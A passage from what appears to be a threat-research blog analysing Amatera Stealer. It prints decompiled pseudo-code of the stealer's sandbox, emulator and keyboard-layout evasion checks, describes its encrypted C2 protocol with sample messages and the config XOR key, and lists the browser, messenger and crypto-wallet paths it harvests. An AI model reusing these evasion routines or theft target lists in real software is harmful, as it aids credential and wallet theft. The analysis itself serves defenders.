mw_has_ukraine_keyboard_layout

The routine responsible for checking the victim's active keyboard layout for Ukraine-affiliation is shown annotated in the figure below. This routine is responsible for walking memory modules, resolving the base address for User32.dll, and walking User32's EAT to resolve the **GetKeyboardLayout** function.

This function retrieves the victim's current keyboard layout, and the low byte is checked for 0x22 (Ukrainian keyboard layout).

```

LdrLoadDll = (void (__stdcall *) (_DWORD, _DWORD, _DWORD *, struct _LIST_ENTRY **))mw_resolve_export_by_hash(
    v28,
    0xE5786EA5); // LdrLoadDll

v25 = 0;
if ( !LdrLoadDll )
    return v25;
v43 = 0x5B005B;
v42 = xmmword_7A12F0; // XOR decrypt -> L"user32.dll"
do
{
    *(_WORD *)&var_115[2 * v25 - 1] = *(_WORD *)&v42 + v25 ^ 0x37;
    ++v25;
}
while ( v25 != 10 );
*(_WORD *)&var_115[19] = 0;
DllName[1] = &v45;
DllName[0] = 0x160014;
v25 = 0;
LdrLoadDll(0, 0, DllName, &hModule);
hUser32 = hModule;
if ( !hModule )
    return v25;
LABEL 47:
GetKeyboardLayoutList = (int (__stdcall *) (int, unsigned __int8 *))mw_resolve_export_by_hash(hUser32, 0xB9B2F672); // GetKeyboardLayoutList
v25 = 0;
if ( !GetKeyboardLayoutList )
    return v25;
GetKeyboardLayoutList_1 = GetKeyboardLayoutList;
v32 = GetKeyboardLayoutList(0, nullptr); // First call to GetKeyboardLayoutList to get size
if ( v32 <= 0 )
    return v25;
nBuff = 0x40;
if ( (unsigned int)v32 < 0x40 )
    nBuff = v32;
v34 = GetKeyboardLayoutList_1(nBuff, &v45); // Second call to get array of locale identifiers
i = 0;
if ( v34 <= 0 )
    return 0;
numHkl = v34 - 1;
do
{
    v37 = *(_DWORD *)&var_115[4 * i - 1] & 0x3FF; // Get each element (locale identifier)
    LOBYTE(v25) = v37 == 0x22; // Check the low byte for 0x22 (LANG_UKRAINIAN)
    if ( v37 == 0x22 )
        break;
}
while ( numHkl != i++ );
return v25;

```

Figure 21 – Ukraine keyboard layout check via GetKeyboardLayoutList API call

mw_check_token_lacks_user_privileges

The figure below displays the pseudo-code of the routine responsible for checking if the current process's token lacks normal user privileges. First, the current process's token is acquired by issuing a SysCall to **NtOpenProcessToken**, followed by issuing a SysCall to **NtQueryInformationToken** to obtain the token's privileges.

If the token has no privileges (`TokenInformation->PrivilegeCount == 0`) or lacks **SeShutdownPrivilege** and **SeUndockPrivilege** privileges, the malware exits.

```
int mw_check_token_lacks_user_privileges()
{
    int v0; // ebx
    bool v1; // cl
    DWORD PrivilegeCount; // ecx
    LUID_AND_ATTRIBUTES *Privileges; // eax
    char v4; // dl
    HANDLE Handle; // [esp+0h] [ebp-20h] BYREF
    ULONG_PTR v7; // [esp+4h] [ebp-1Ch] BYREF
    TOKEN_PRIVILEGES *TokenInformation; // [esp+8h] [ebp-18h] BYREF
    ULONG ReturnLength; // [esp+Ch] [ebp-14h] BYREF
    ULONG_PTR RegionSize[4]; // [esp+10h] [ebp-10h] BYREF

    Handle = nullptr;
    v0 = 0;
    if ( mw_nt_open_process_token_syscall(0xFFFFFFFF, 8u, &Handle) < 0 )
        goto LABEL_15;
    ReturnLength = 0;
    mw_nt_query_information_token_syscall(Handle, TokenPrivileges, nullptr, 0, &ReturnLength); // Call to get size needed
    if ( !ReturnLength
        || (TokenInformation = nullptr,
            RegionSize[0] = (ReturnLength + 4095) & 0xFFFFF000,
            v1 = mw_nt_allocate_virtual_memory_syscall(0xFFFFFFFF, &TokenInformation, 0, RegionSize, 0x3000u, 4u) >= 0,
            TokenInformation == nullptr || !v1) )
    {
        LABEL_14:
        mw_nt_close_syscall(Handle);
        v0 = 0;
        goto LABEL_15;
    }
    if ( mw_nt_query_information_token_syscall(Handle, TokenPrivileges, TokenInformation, ReturnLength, &ReturnLength) < 0 ) // Get token privileges for current process
    {
        v7 = 0;
        mw_nt_free_virtual_memory_syscall(0xFFFFFFFF, &TokenInformation, &v7, 0x8000u);
        goto LABEL_14;
    }
    PrivilegeCount = TokenInformation->PrivilegeCount;
    if ( TokenInformation->PrivilegeCount )
    {
        Privileges = TokenInformation->Privileges;
        v0 = 0;
        v4 = 0;
        do
        {
            if ( Privileges->Luid.LowPart == 19 ) // 19 == SE_SHUTDOWN_PRIVILEGE
            {
                LOBYTE(v0) = 1;
            }
            else if ( Privileges->Luid.LowPart == 25 ) // 25 == SE_UNDOCK_PRIVILEGE
            {
                v4 = 1;
            }
            ++Privileges;
            --PrivilegeCount;
        }
        while ( PrivilegeCount );
        LOBYTE(v0) = (v4 | v0) ^ 1; // If lacking both privileges, return TRUE
    }
    else
    {
        LOBYTE(v0) = 1; // PrivilegeCount == 0, return TRUE
    }
    v7 = 0;
    mw_nt_free_virtual_memory_syscall(0xFFFFFFFF, &TokenInformation, &v7, 0x8000u);
    mw_nt_close_syscall(Handle);
    LABEL_15:
    LOBYTE(v0) = v0 & 1;
    return v0;
}
```

Figure 22 – Token check for normal privileges (SeShutdown, SeUndock)

mw_anti_emulator_less_than_5_installed_programs

The malware calls **NtOpenKey** via SysCall to obtain a handle to the registry key **\Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall**, then iterates over its subkeys via **NtEnumerateKey** SysCall, counting each one.

If fewer than 5 subkeys are found, the scoring variable is incremented by 20 - a heuristic likely designed to detect emulated environments. The scoring variable acts as a cumulative evasion threshold: if it reaches 45 or higher, the malware terminates execution.

```

ULONG *mw_anti_emulator_less_than_5_installed_programs()
{
    unsigned __int8 *str_registry_machine_software_microsoft_windows_curr_65049; // eax
    unsigned __int8 v1; // dl
    ULONG *p_ResultLength; // ebx
    unsigned int v3; // ecx
    unsigned int v4; // ebp
    ULONG v6; // edi
    void *KeyHandle; // [esp+0h] [ebp-1D8h] BYREF
    ULONG ResultLength; // [esp+4h] [ebp-1D4h] BYREF
    UNICODE_STRING v10; // [esp+8h] [ebp-1D0h] BYREF
    OBJECT_ATTRIBUTES ObjectAttributes; // [esp+10h] [ebp-1C8h] BYREF
    _DWORD v12[10]; // [esp+28h] [ebp-1B0h] BYREF
    _BYTE KeyInformation[272]; // [esp+C8h] [ebp-110h] BYREF

    mw_memcpy(KeyInformation, dword_7A13F4, 72);
    v12[0] = xmmword_7A143C;
    str_registry_machine_software_microsoft_windows_curr_65049 = mw_get_str_registry_machine_software_microsoft_windows_curr_65049(
        KeyInformation,
        v12); // \Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

    v1 = *str_registry_machine_software_microsoft_windows_curr_65049;
    p_ResultLength = nullptr;
    v3 = 0;
    if ( *str_registry_machine_software_microsoft_windows_curr_65049 )
    {
        v4 = 0;
        do
        {
            v3 = v4 + 1;
            *(v12 + v4) = v1;
            v1 = str_registry_machine_software_microsoft_windows_curr_65049[v4 + 1];
            if ( !v1 )
                break;
        } while ( v4++ < 0x4D );
    }
    *(v12 + v3) = 0;
    v10.Buffer = v12;
    v10.Length = 2 * v3;
    v10.MaximumLength = 2 * v3 + 2;
    ObjectAttributes.Length = 24;
    ObjectAttributes.RootDirectory = nullptr;
    ObjectAttributes.Attributes = 64;
    ObjectAttributes.ObjectName = &v10;
    ObjectAttributes.SecurityDescriptor = nullptr;
    ObjectAttributes.SecurityQualityOfService = nullptr;
    KeyHandle = nullptr;
    if ( mw_nt_open_key_syscall(&KeyHandle, 0x20019u, &ObjectAttributes) >= 0 && KeyHandle ) // 0x20019 == KEY_READ
    {
        p_ResultLength = &ResultLength;
        ResultLength = 0;
        v6 = 0;
        while ( mw_nt_enumerate_key_syscall(KeyHandle, v6, KeyBasicInformation, KeyInformation, 0x100u, &ResultLength) >= 0 )
        {
            if ( ++v6 == 200 )
            {
                v6 = 200;
                break;
            }
        }
        mw_nt_close_syscall(KeyHandle);
        LOBYTE(p_ResultLength) = v6 < 5; // Less than 5 installed programs in Uninstall key?
    }
    return p_ResultLength;
}

```

Figure 23 – Uninstall registry key enumeration, likely for anti-emulation purposes

mw_anti_emulator_less_than_6_processes_running

The next routine is also an anti-emulator check that increments the scoring variable by 25 if fewer than 6 processes are running. The malware invokes **NtQuerySystemInformation** via SysCall with SystemInformationClass set to *SystemProcessInformation* to retrieve a list of running processes as an array of *SYSTEM_PROCESS_INFORMATION* structures. A fixed 64 KB buffer is allocated for the output SystemInformation parameter, however, in our analysis this proved insufficient, causing the call to fail.

```

int mw_anti_emulator_less_than_6_processes_running()
{
    int v0; // ebx
    bool v1; // cl
    SYSTEM_PROCESS_INFORMATION *v2; // eax
    SYSTEM_PROCESS_INFORMATION *v3; // ecx
    int v4; // edi
    ULONG_PTR v6; // [esp+0h] [ebp-1Ch] BYREF
    ULONG ReturnLength; // [esp+4h] [ebp-18h] BYREF
    ULONG_PTR RegionSize; // [esp+8h] [ebp-14h] BYREF
    SYSTEM_PROCESS_INFORMATION *BaseAddress; // [esp+Ch] [ebp-10h] BYREF

    v0 = 0;
    BaseAddress = nullptr;
    RegionSize = 0x10000;
    v1 = mw_nt_allocate_virtual_memory_syscall(0xFFFFFFFF, &BaseAddress, 0, &RegionSize, 0x3000u, 4u) >= 0;
    if ( v1 && BaseAddress != nullptr )
    {
        ReturnLength = 0;
        if ( mw_nt_query_system_information_syscall(SystemProcessInformation, BaseAddress, RegionSize, &ReturnLength) < 0 )
        {
            v6 = 0;
            mw_nt_free_virtual_memory_syscall(0xFFFFFFFF, &BaseAddress, &v6, 0x8000u);
            return 0;
        }
        else
        {
            v2 = BaseAddress;
            v3 = (BaseAddress + ReturnLength);
            v4 = 0;
            do
            {
                if ( v2 >= v3 )
                    break;
                ++v4;
                if ( !v2->NextEntryOffset )
                    break;
                v2 = (v2 + v2->NextEntryOffset);
            }
            while ( v2 < v3 );
            v6 = 0;
            mw_nt_free_virtual_memory_syscall(0xFFFFFFFF, &BaseAddress, &v6, 0x8000u);
            LOBYTE(v0) = v4 < 6;
        }
    }
    return v0;
}

```

Figure 24 – Process count check, likely for anti-emulation purposes

mw_detect_sandbox_vm_processes

The function at offset 0x13163 issues a SysCall to NtAllocateVirtualMemory, allocating a fixed 128 KB buffer. It then issues a SysCall for **NtQuerySystemInformation** to enumerate running processes and compares each process name, after lowercasing, against the following substrings.

In our analysis, the NtQuerySystemInformation SysCall failed because the 128 KB buffer was insufficient, causing the malware to immediately free the allocation via NtFreeVirtualMemory SysCall and skip the enumeration entirely - effectively a bug in the malware's implementation.

Process Name (substring)	Description
agent.exe	Unknown
arunagent	Unknown
anyrun	Any.Run sandbox process check (Any.Run doesn't appear vulnerable to this check)
qemu-ga.exe	QEMU
vboxservice	VirtualBox
vboxtray	VirtualBox

```

v1 = 0;
BaseAddress = nullptr;
RegionSize = 0x20000; // 128 KB
v2 = mw_nt_allocate_virtual_memory_syscall(0xFFFFFFFF, &BaseAddress, 0, &RegionSize, 0x3000u, 4u) >= 0;
if ( v2 && BaseAddress != nullptr )
{
    ReturnLength = 0;
    if ( mw_nt_query_system_information_syscall(SystemProcessInformation, BaseAddress, RegionSize, &ReturnLength) < 0 )
    {
        v25[0] = 0;
        mw_nt_free_virtual_memory_syscall(0xFFFFFFFF, &BaseAddress, v25, 0x8000u);
        return 0;
    }
    else
    {
        *v25 = xmmword_7A144C;
        v30 = xmmword_7A145C;
        LODWORD(v30) = mw_get_str_agent_exe_37636(v25, &v30); // agent.exe
        *v25 = xmmword_7A146C;
        v24 = xmmword_7A147C;
        DWORD1(v30) = mw_get_str_arunagent_51720(v25, &v24); // arunagent
        *v24 = 0x8858B4A15AEFB2DBULL;
        *v25 = xmmword_7A148C;
        DWORD2(v30) = mw_get_str_anyrun_71620(&v24, v25); // anyrun
        *v25 = xmmword_7A149C;
        v24 = xmmword_7A14AC;
        DWORD3(v30) = mw_get_str_qemu_ga_exe_47772(v25, &v24); // qemu-ga.exe
        *v25 = xmmword_7A14BC;
        v24 = xmmword_7A14CC;
        str_vboxservice_84420 = mw_get_str_vboxservice_84420(v25, &v24); // vboxservice
        *v24 = 0x150ED2C46D97E3FFLL;
        *v25 = xmmword_7A14DC;
        str_vboxtray_28776 = mw_get_str_vboxtray_28776(&v24, v25); // vboxtray
    }
}

```

Figure 25 – Banned process check for sandbox/VM processes

C2 Communication

Since our previous blog, EVALUSION Campaign Delivers Amatera Stealer and NetSupport RAT, Amatera's developers have made significant changes to thwart traffic inspection, replacing AES-256-CBC with a hard-coded key in favor of an ECDH (Elliptic Curve Diffie-Hellman) key exchange using NIST P-256, followed by ChaCha20-Poly1305.

Session Establishment

In the figure shown below (in red), the client initiates a session by sending an HTTP POST to the C2's root path (/) with **X-Request-ID** set to 0. The request body contains the client's **NIST P-256 public key** and random padding that is discarded by the C2.

In the figure shown below (in blue), the C2 responds with its own NIST P-256 public key and random padding (discarded by the client) and a session ID in **X-Request-ID**. All subsequent requests to the C2 include this session ID header/value.




Figure 26 – Client ↔ C2 Key Exchange PCAP

Data Transfer

All subsequent communications to and from the C2 use the Authenticated Encryption with Associated Data (AEAD) algorithm **ChaCha20-Poly1305** and follow the format shown below. Without the victim's **NIST P-256 private key** (64 bytes, generated by function call at offset 0xEEB6) or **shared secret** (both obtainable only from memory) **decryption from a network capture alone is not possible**.

```
[ chacha_nonce (12 bytes) ][ ciphertext (variable length) ][ poly_1305_mac_tag (16 bytes) ]
```




Figure 27 – Client ↔ C2 Data Exchange PCAP

Decrypted Communications

The first message is similar to early builds of Amatera, and asks the C2 for endpoints to use for subsequent communications with the C2 backend. What is new are the attributes containing the victim's locale, Active Directory domain name, and whether or not the victim has a Ukrainian keyboard layout, i.e. "ukr":false'. The purpose of the ukr attribute is unclear, as our analysis found that the malware already refuses to execute on machines where the active keyboard layout is Ukrainian.

```
{"Command": "GetEndpoints", "lu": "en-US", "ls": "en-US", "d": "<DOMAIN>", "ukr": false}
```

Next, the C2 responds with the "endpoints" (URI paths) JSON:

```
{"a": "/Z[sc]6_m9-AA0.1iuI7-yT-EVw2kAVdN-U.R7I", "g": "/puzezV0[NH_R]miEm16Hlv-X8-65u-Sj", "b": "/M-Hfio2o--GDaReoaFN0F1B-5_@A_8rJFSAG", "m"
```

When looking at TLS-decrypted traffic, specifically the randomized URI paths, it is obvious that Amatera Stealer is present:




Figure 28 – PCAP showing Amatera Stealer activity w/ randomly generated URIs

Using the URI path obtained from the "c" key in the endpoint's JSON shown above, the next request to the C2 is an HTTP POST with a JSON encoded blob. In the blob, the key "Id" specifies a GUID that is hard coded in the payload and is needed to retrieve the malware configuration from the C2. Without the correct GUID, the C2 returns a bad response, and the client goes back to square 1 (session establishment).

```
{"Id": "019da063-5266-7350-ac85-0d552bef27ef"}
```

With the correct GUID, the C2 responds with the malware configuration. In order to decrypt it, we must navigate from TLS -> ChaCha20-Poly1305 AEAD -> Base64 -> XOR. Hooking or setting a breakpoint on the DecryptMessage API allows for capturing the TLS-decrypted message. Having already captured the client's NIST P-256 private key, the configuration is decrypted from ChaCha20.

This reveals the same format we covered in our previous blog, a base64 + XOR encoded string. The same XOR key is still used to decrypt the configuration: **852149723\x00** (including the NULL terminator). The full configuration is available for analysis here.




Figure 29 – Decoding and decrypting the malware configuration via CyberChef

Decrypting further communication with the C2 reveals the same format we covered in our previous blog (zip archives with exfiltrated data). Every zip archive contains a txt file at the root named like <guid>.txt that stores the victim device fingerprint in the format <timestamp><computer_name><machine guid>.




Figure 30 – Decryption of exfil data via shared secret

Configuration Updates

The C2 was offline at the time of analysis; however, the following list highlights changes we observed being delivered by an active C2 discovered in a separate case.

Browsers

The following 27 browsers were added to the harvesting configuration, bringing the total from 37 to 65:

- Chromium-based:
 - AI browsers:
 - Perplexity Comet
 - Security/AV browsers:
 - Norton, CCleaner, AVG, AVAST
 - Privacy focused browsers:
 - SRWare Iron, Comodo Dragon, GhostBrowser, Blisk, UR Browser, Superbird, RockMelt, Kinza
 - Regional browsers:
 - Naver Whale, UCBrowser, 2345Explorer, SogouExplorer, QQBrower
- Gecko-based:
 - Zen, Mullvad Browser, Floorp, IceCat, Comodo IceDragon, Cyberfox, Basilisk, LibreWolf, SeaMonkey

Browser-based Extensions

The table below lists newly added browser extensions we've identified in recent malware configs.

Extension ID	Extension Name
opfgelmcmblajamepnmloijbpoleiama	Rainbow
cmndjbecilbocjfkibfbifhngkdmjgog	Swash
mfhbebgoclkghbffdldpobeajmbeckf	StarMask
mfgccjchihfkkindfppnaoecgfneiii	TokenPocket
cfbfdhimifdmdehjmkdobpcjfeffblkjm	Plug
aijcbedoijmgnlmjeegjaglmepbmkpi	Leap Wallet
jblndlipeogpafnldhgmapagcccchpi	Kaia Wallet
gjagmgiddbbciopjhllkdnddhcglnemk	Hashpack
fnnegphlobjdpkhecapkijdkgcjhkib	Harmony One
ilgcnhelpchnceepijajklblcobl	GAuth Authenticator
agechnindjilpccclehlbjphbgnobpf	Fractal Wallet
cjmknjdjhnagcfbpiemnkdpomccnjbmlj	Finnie
agoakfejjabomempkjlepdlaleeobhb	Core Wallet
pejdijmoenmkgeppbflobdenhhabjlaj	iCloud Passwords

Messenger Applications

Discord was added as a harvesting target and Signal coverage was expanded to include the **attachments.noindex** directory, which stores exchanged attachments between the victim and Signal contacts.

```
{
  "a": "m",
  "n": "m\\8",
  "p": "\\Roaming\\Discord",
  "t": 1,
  "r": false,
  "gl": 0,
  "f": ["s"],
  "tp": 2
},
{
  "a": "m",
  "n": "m\\7",
  "p": "\\Roaming\\Signal",
  "t": 1,
  "r": true,
  "gl": 2,
  "f": ["config.json", "*.sqlite", "attachments.noindex"],
  "tp": 2
}
```

Desktop-Based Cryptocurrency Wallets

The table below lists cryptocurrency wallets targeted in the current configuration, which has tripled from the previous config.

File Path	File Name / Glob Pattern
\\Roaming\\@trezor\\suite-desktop	*
\\Roaming\\firo	wallet.dat

\Roaming\Graft	*.keys
\Roaming\haven	*.keys
\Roaming\Zen	wallet.dat
\Roaming\Hush	wallet.dat
\Roaming\Komodo	wallet.dat
C:\ProgramData\bitmonero\	lmdb\
\Roaming\MyMonero	*
\Roaming\Komodo\PIRATE\	wallet.dat
\Roaming\Sumokoin	*.keys
\Roaming\VRSC	wallet.dat
\Roaming\wownero	*.keys
\Roaming\Zclassic	wallet.dat
\Roaming\Infinity Wallet	*
\Roaming\Klever	*
\Roaming\TokenPocket	*
\Roaming\ZelCore	*
\Roaming\BlueWallet	*
\Roaming\GreenAddress	*
\Roaming\Nunchuk	*
\Roaming\Sparrow	*
\Roaming\Specter	*
\Roaming\BitBox	*
\Roaming\KeepKey	*
\Roaming\Frame	*
\Roaming\Mist	*
\Roaming\MyCrypto	*
\Roaming\Parity	*
\Roaming\Daedalus Testnet	she*.sqlite
\Roaming\LOBSTR	*
\Roaming\Lisk	*
\Roaming\MultiBitHD	*
\Roaming\Neo	*
\Roaming\Neon	*
\Roaming\Polkadot	*

\\Roaming\\Ripple	*
\\Roaming\\Satergo	*
\\Roaming\\Sia-UI	wallet
\\Roaming\\Stellar	*
\\Roaming\\Tezos	*
\\Roaming\\Tron	*
\\Roaming\\VeChain	*
\\Roaming\\Waves	*
\\Roaming\\Zilliqa	*
\\Roaming\\fig	*
\\Local\\feather	*.keys
\\Roaming\\Electroneum	*.keys
\\Roaming\\Aeon	*.keys
\\Roaming\\Electrum-XVG\\wallets	default_wallet
\\Roaming\\Electrum-VTC\\wallets	default_wallet
\\Roaming\\Electrum-SYS\\wallets	default_wallet
\\Roaming\\Electrum-rvn\\wallets	default_wallet
\\Roaming\\Electrum-NMC\\wallets	default_wallet
\\Roaming\\Electrum-MYR\\wallets	default_wallet
\\Roaming\\Electrum-GRS\\wallets	default_wallet
\\Roaming\\Electrum-BTCP\\wallets	default_wallet
\\Roaming\\Zicash	wallet.dat
\\Roaming\\Worldcoin	wallet.dat
\\Roaming\\Viacoin	wallet.dat
\\Roaming\\Vertcoin	wallet.dat
\\Roaming\\Tagcoin	wallet.dat
\\Roaming\\Syscoin	wallet.dat
\\Roaming\\Stablecoin	wallet.dat
\\Roaming\\Reddcoin	wallet.dat
\\Roaming\\Raven	wallet.dat
\\Roaming\\Quarkcoin	wallet.dat
\\Roaming\\Qtum	wallet.dat
\\Roaming\\PIVX	wallet.dat
\\Roaming\\Phoenixcoin	wallet.dat

\Roaming\Peercoin	wallet.dat
\Roaming\NovaCoin	wallet.dat
\Roaming\Monacoin	wallet.dat
\Roaming\Miota	wallet.dat
\Roaming\Luckycoin	wallet.dat
\Roaming\Litecoin	wallet.dat
\Roaming\Junkcoin	wallet.dat
\Roaming\Groestlcoin	wallet.dat
\Roaming\GInfinitecoin	wallet.dat
\Roaming\Feathercoin	wallet.dat
\Roaming\Fastcoin	wallet.dat
\Roaming\Emercoin	wallet.dat
\Roaming\Electrum-DASH\wallets	default_wallet
\Roaming\Dogecoin	wallet.dat
\Roaming\DigiByte	wallet.dat
\Roaming\Craftcoin	wallet.dat
\Roaming\Casinocoin	wallet.dat
\Roaming\BlackCoin	wallet.dat
\Roaming\Bitcoin SV	wallet.dat
\Roaming\Bitcoin Gold	wallet.dat
\Roaming\Bitcoin Cash	wallet.dat
\Roaming\Bitcoin\wallets	*.dat
\Roaming\Americancoin	wallet.dat
\Documents\Monero\wallets	*
\Roaming\Zcash	*wallet*.dat
\Roaming\Guarda\Local Storage\leveldb	*
\Roaming\WalletWasabi\Client\Wallets	*.json
\Roaming\Armory	*
